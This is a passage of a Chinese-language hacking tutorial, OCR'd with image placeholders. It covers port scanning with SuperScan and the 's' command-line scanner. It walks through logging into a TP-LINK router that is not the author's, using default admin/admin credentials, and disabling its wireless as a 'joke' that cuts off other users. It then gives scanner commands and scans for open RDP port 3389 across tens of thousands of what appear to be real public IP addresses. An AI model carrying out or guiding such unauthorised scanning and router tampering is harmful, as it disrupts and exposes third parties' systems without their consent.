


图13

扫描开放某个端口有什么用呢？上面我们扫描出开放了80端口的电脑，又有什么用呢？除了WEB服务器开放80端口外，一些个人电脑开放80端口往往是因为有路由器，很多路由器都提供了通过Web进行远程管理的功能，在浏览器中直接输入IP地址就会打开路由器管理的登录页面。比如我已经扫描到192.168.1.1开放了80端口，在浏览器中直接输入192.168.1.1就打开了如图14所示的登录页面，




图14

这是一台TP-LINK无线路由器，使用默认用户名和密码admin和admin就登录了进去，如图15。





图15

由于是无线路由器，估计有人通过无线网络上网，我们跟他开个小玩笑，把路由器的无线功能关了，用无线上网的人就不能上网了。点击“无线参数”，把“开启无线功能”前面的勾去掉，如图16。然后点开“系统工具”-->“重启路由器”，路由器重启后就关闭了无线功能，使用这个路由器无线上网的电脑就不能上网了。

superscan的利用就给大家讲完了，下面我再来介绍一款命令行下非常优秀的端口扫描器s，在我用过的同类扫描器中，还没有一个速度能赶上它的。尽管s扫描器大名鼎鼎，但是它的体积却非常小，只有7.69KB，如图17。


图16




图17

它是在命令行下运行的，直接双击运行，只会有一个黑色的窗口一闪而过。为了切换目录方便，我把s扫描器的文件s.exe放到了C盘根目录下。按WIN+R调出“运行”栏，输入cmd后回车就打开了命令行，输入“cd\”切换到C盘根目录下，直接输入s回车后就看到软件的使用帮助信息了，如图18。




图18

s扫描器提供了TCP和SYN两种扫描方式，其中TCP扫描精度高但扫描速度慢，SYN扫描速度快但精度低，有时候会出现扫描结果重复现象。另外，SYN扫描只能在Windows2000和Windows2003（Windows2008也可以）等服务器系统中进行，在XP和Vista系统中不能使用，只能使用TCP方式扫描。下面我简单介绍一下软件帮助中给出的几个例子的意思：

s TCP 12.12.12.12 12.12.12.254 80 512

//采用TCP方式扫描12.12.12.12-12.12.12.254的IP段内开放80端口的电脑，扫描线程为512

s TCP 12.12.12.12 1-65535 512

//采用TCP方式扫描12.12.12.12这个IP在1-65535端口范围内开放了哪些端口，扫描线程为512

s TCP 12.12.12.12 12.12.12.254 21,3389,5631 512

//采用TCP方式扫描12.12.12.12-12.12.12.254的IP段内开放21，3389，5631端口的电脑，扫描线程为512

s TCP 12.12.12.12 21,3389,5631 512

//采用TCP方式扫描12.12.12.12这个IP是否开放了21，3389，5631端口，扫描线程为512

s SYN 12.12.12.12 12.12.12.254 80

//采用SYN方式扫描12.12.12.12-12.12.12.254的IP段内开放80端口的电脑

s SYN 12.12.12.12 1-65535

//采用SYN方式扫描12.12.12.12这个IP在1-65535端口范围内开放了哪些端口

s SYN 12.12.12.12 12.12.12.254 21,80,3389

//采用SYN方式扫描12.12.12.12-12.12.12.254IP段内开放21,3389,5631端口的电脑

s SYN 12.12.12.12 21,80,3389

//采用SYN方式扫描12.12.12.12这个IP是否开放了21，3389，5631端口

下面我们来实际扫描一下，就扫描一下211.147.150.1-211.147.180.254这个IP段内有哪些主机开放了3389端口，输入**s TCP 211.147.150.1 211.147.180.254 3389 1024**，扫描结果如图19所示。




图19

扫描7934个IP只用了24秒，共发现4个IP开放了3389端口，下面来体验一下SYN扫描的神速，扫描211.147.1.1-211.147.254.254这个IP段，输入**s SYN 211.147.1.1 211.147.254.254 3389**，共有65022个IP，还是扫描3389端口，共用了11秒，发现了114台开放3389端口的电脑，扫描的IP数比TCP扫描多得多，使用的时间却更少，体会到SYN扫描方式的快速了吧，如图20。我粗略的计算了一下，采用SYN方式大概每秒可以扫描5911个IP地址！

